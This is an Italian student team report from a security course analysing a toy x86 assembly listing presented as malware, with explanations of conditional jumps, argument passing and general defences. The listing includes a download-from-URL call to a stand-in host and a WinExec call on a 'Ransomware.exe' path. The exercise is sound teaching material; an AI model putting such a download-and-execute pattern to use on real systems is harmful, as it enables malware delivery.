Malware Analysis Report

2024

Team 1
Epicode

Indice

Introduzione

All’interno del nostro report viene analizzato il comportamento di un codice assembly specifico, con particolare attenzione ai salti condizionali e alla gestione del flusso di controllo. L'analisi è stata condotta su una porzione di codice che include l'istruzione di salto condizionale jz loc 0040FFA0 all'indirizzo 00401068. Questo salto è stato eseguito, come indicato dalla linea verde nel diagramma di flusso, mentre il salto alternativo jnz loc 0040BBA0 non è stato eseguito, come indicato dalla linea rossa.

Il codice esaminato comprende diverse funzionalità chiave, tra cui l'inizializzazione, il confronto e i salti condizionali. Sono stati anche analizzati i passaggi degli argomenti a funzioni critiche come DownloadToFile() e WinExec(), le quali ricevono rispettivamente l'URL e il percorso dell'eseguibile tramite i registri EAX ed EDX tramite lo stack.

L'obiettivo di questo report è fornire una comprensione dettagliata del funzionamento del codice assembly e del suo comportamento durante l'esecuzione, rispondendo a domande specifiche relative ai meccanismi interni e alle operazioni eseguite.

Malware Noti

Cosa sono i malware?

"Malware" è un termine generico che indica qualsiasi software malevolo creato per danneggiare, interrompere o ottenere accesso non autorizzato a un sistema informatico. I malware possono avere vari obiettivi, come rubare informazioni personali, sabotare operazioni aziendali o prendere il controllo di dispositivi.

01. Virus

Un virus è un tipo di malware che si attacca a file legittimi o programmi. Quando il file o programma infetto viene eseguito, il virus si attiva e può eseguire azioni malevoli come corrompere o eliminare file, danneggiare il sistema operativo o diffondersi ad altri file e programmi. I virus richiedono l'interazione dell'utente per diffondersi, come l'apertura di un file infetto.

02. Worm

Un worm è un tipo di malware che si diffonde autonomamente da un computer all'altro senza necessità di interazione dell'utente. I worm sfruttano vulnerabilità nei sistemi operativi o nelle applicazioni per propagarsi attraverso reti locali e internet. Possono causare danni rallentando le reti, consumando larghezza di banda e sovraccaricando i server.

03. Trojan

Un trojan (o cavallo di Troia) è un tipo di malware che si maschera da software legittimo o utile per ingannare gli utenti a installarlo. Una volta installato, il trojan può eseguire una serie di azioni malevole, come rubare dati personali, creare backdoor per l'accesso remoto al sistema o scaricare altri tipi di malware. A differenza dei virus e dei worm, i trojan non si autodiffondono.

04. Ransomware

Il ransomware è un tipo di malware che cifra i file di un computer o blocca l'accesso al sistema, chiedendo un riscatto (ransom) per restituire l'accesso o decriptare i file. Gli attacchi ransomware spesso si diffondono tramite email di phishing, download da siti web compromessi o vulnerabilità nei sistemi. Gli attacchi ransomware possono causare danni significativi, soprattutto a organizzazioni e aziende.


I malware sono una minaccia comune e variegata nel mondo informatico. Comprendere i diversi tipi di malware e adottare misure di protezione può aiutare a mantenere sicuri i propri dati e sistemi.

Protezione contro il Malware

1. **Antivirus e Anti-Malware:** Utilizzare software di sicurezza aggiornato per rilevare e rimuovere malware.
2. **Aggiornamenti**: Mantenere il sistema operativo e tutte le applicazioni aggiornate con le ultime patch di sicurezza.
3. **Backup**: Eseguire regolarmente backup dei dati importanti per proteggersi da attacchi ransomware.
4. **Consapevolezza**: Essere cauti nell'aprire email e link da fonti sconosciute e nel scaricare software.

Di seguito sono mostrati i **modi principali con cui si diffonde il malware**

- **Email**: Tramite allegati infetti o link malevoli.
- **Download da Internet**: Attraverso software pirata o siti web compromessi.
- **Unità USB**: Dispositivi di archiviazione rimovibili infetti.
- **Siti Web Compromessi**: Attraverso exploit kit che sfruttano vulnerabilità del browser o dei plugin.



Nel 2021, circa il 15,45% degli utenti internet ha subito un attacco malware, evidenziando l'importanza di robuste misure di sicurezza informatica.

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. **Spiegate, motivando, quale salto condizionale effettua il Malware.**

2. **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**

3. **Quali sono le diverse funzionalità implementate all'interno del Malware?**

4. **Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.**

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 1

Salti Condizionali nel Malware

Nella Tabella 1, ci sono due salti condizionali:

- **jnz loc 0040BBA0 all'indirizzo 0040105B**
- **jz loc 0040FFA0 all'indirizzo 00401068**

Per capire quale salto condizionale viene eseguito, esaminiamo il codice in modo sequenziale:

1. mov EAX, 5 imposta EAX a 5.
2. mov EBX, 10 imposta EBX a 10.
3. cmp EAX, 5 confronta EAX con 5.
4. Poiché EAX è 5, il risultato di cmp EAX, 5 è zero. L'istruzione jnz (Jump if Not Zero) non verrà eseguita perché il risultato del confronto è zero. Pertanto, il programma procederà con l'istruzione successiva.inc EBX incrementa EBX di 1, portando EBX a 11.
5. cmp EBX, 11 confronta EBX con 11.


Poiché EBX è 11, il risultato di cmp EBX, 11 è zero. L'istruzione jz (Jump if Zero) verrà eseguita perché il risultato del confronto è zero.

Salto condizionale eseguito: jz loc 0040FFA0 all'indirizzo 00401068.


Punto 2

Diagramma di Flusso con Salti Condizionali

In base ai salti condizionali e al flusso logico, ecco il diagramma di flusso che indica i salti:



Di seguito invece è riportata l'effettiva esecuzione del malware:



Punto 3

Funzionalità Implementate nel Malware:

Il malware analizzato implementa diverse funzionalità che mirano a compromettere il sistema bersaglio. Le principali funzionalità del malware sono le seguenti:

1. Inizializzazione dei Registri:
- mov EAX, 5: Inizializza il registro EAX con il valore 5.
- mov EBX, 10: Inizializza il registro EBX con il valore 10.
- Queste istruzioni preparano i registri per i successivi confronti e operazioni.

2. Controllo del Flusso del Programma:
- cmp EAX, 5: Confronta il valore di EAX con 5.
- jnz loc 0040BBA0: Salta alla locazione `0040BBA0` (Tabella 2) se EAX non è uguale a 5. Questo salto non viene effettuato poiché EAX è uguale a 5.
- inc EBX: Incrementa il valore di EBX di 1 (EBX diventa 11).
- cmp EBX, 11: Confronta il valore di EBX con 11.
- jz loc 0040FFA0: Salta alla locazione `0040FFA0` (Tabella 3) se EBX è uguale a 11. Questo salto viene effettuato poiché EBX è uguale a 11.

3. Download di un File da un URL Specificato:
- mov EAX, EDI: Copia l'URL memorizzato in EDI nel registro EAX. In questo caso, l'URL è `www.malwaredownload.com`.
- push EAX: Inserisce l'URL nello stack.
- call DownloadToFile(): Chiama una funzione che scarica un file dall'URL specificato. Questa funzione è una pseudo-funzione indicata nel codice e rappresenta il meccanismo di download del malware.

4. Esecuzione di un File Eseguibile:
- mov EDX, EDI: Copia il percorso del file eseguibile memorizzato in EDI nel registro EDX. Il percorso del file è `C:\Program and Settings\Local User\Desktop\Ransomware.exe`.
- push EDX: Inserisce il percorso del file nello stack.
- call WinExec(): Chiama una funzione che esegue il file specificato. Questa funzione è una pseudo-funzione indicata nel codice e rappresenta il meccanismo di esecuzione del malware.

Punto 4

Passaggio degli Argomenti alle Funzioni (Tabella 2 e Tabella 3):

Nella Tabella 2 e nella Tabella 3, vediamo chiamate a funzioni con argomenti passati tramite registri o lo stack.

Tabella 2:

Indirizzo	Istruzione	Descrizione
0040BBA0	mov EAX, EDI	Carica nell' registro EAX l'URL
0040BBA4	push EAX	Inserisce nello stack l'URL memorizzato in EAX
0040BBA8	call DownloadToFile	Chiama la funzione per scaricare il file

L'argomento passato a DownloadToFile() è l'URL (www.malwaredownload.com) memorizzato in EAX, pushato nello stack prima della chiamata.

Tabella 3:

Indirizzo	Istruzione	Descrizione
0040FFA0	mov EDX, EDI	Carica in EDX il percorso C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push EDX	Inserisce il percorso memorizzato in EDX nello stack
0040FFA8	call WinExec	Chiama la funzione WinExec per eseguire il file

L'argomento passato a WinExec() è il percorso dell'eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe) memorizzato in EDX, pushato nello stack prima della chiamata.

In entrambi i casi i registri vengono utilizzati per passare gli argomenti alle funzioni chiamate prima di eseguire l'istruzione call. Questo è un approccio comune nell'assembly x86 per passare gli argomenti alle funzioni.

Soluzione e prevenzione

Riepilogo delle Funzionalità del Malware:

1. Inizializzazione dei registri per preparare il flusso di esecuzione.
2. Controllo del flusso del programma tramite confronti e salti condizionali, che determinano il percorso di esecuzione basato sui valori dei registri.
3. Download di un file da un URL specificato (www.malwaredownload.com), permettendo al malware di ottenere ulteriori componenti malevoli da Internet.
4. Esecuzione di un file eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe), che rappresenta la fase finale dell'attacco, potenzialmente causando danni significativi al sistema bersagli

Implicazioni

Le funzionalità implementate nel malware mostrano una chiara intenzione di scaricare ed eseguire codice maligno sul sistema bersaglio. Il controllo del flusso tramite salti condizionali e l'uso delle funzioni `DownloadToFile()` e `WinExec()` evidenziano un metodo sofisticato per compromettere la sicurezza del sistema. Queste operazioni possono portare a diverse conseguenze negative, inclusa l'infezione del sistema con ransomware o altri tipi di malware, il furto di informazioni sensibili e il danneggiamento dei dati.

Misure di Difesa

Per proteggere i sistemi da questo tipo di malware, è fondamentale adottare misure di sicurezza come:

1. Utilizzo di software antivirus e antimalware aggiornati.
2. Implementazione di firewall per monitorare e bloccare il traffico sospetto.
3. Educazione degli utenti riguardo ai rischi del download di file da fonti non attendibili.
4. Esecuzione di backup regolari dei dati per mitigare l'impatto di un eventuale attacco ransomware.
5. Monitoraggio del comportamento del sistema per rilevare attività anomale e potenzialmente malevole.

Team 1

Andrea
Di Benedetto

Samuele
Aversa

Lorenzo
Franchi

Federico
Biggi

Mario
Reitano

Crediti

- https://www.metacompliance.com/it/blog/c
- https://www.acs.it/it/blog/sicurezza-informatica/
- https://www.tutorialspoint.com/assembly_programming/index.htm
- https://hacktips.it/analisi-statica-avanzata-base-parte/
- https://epicode.com/it/

Connect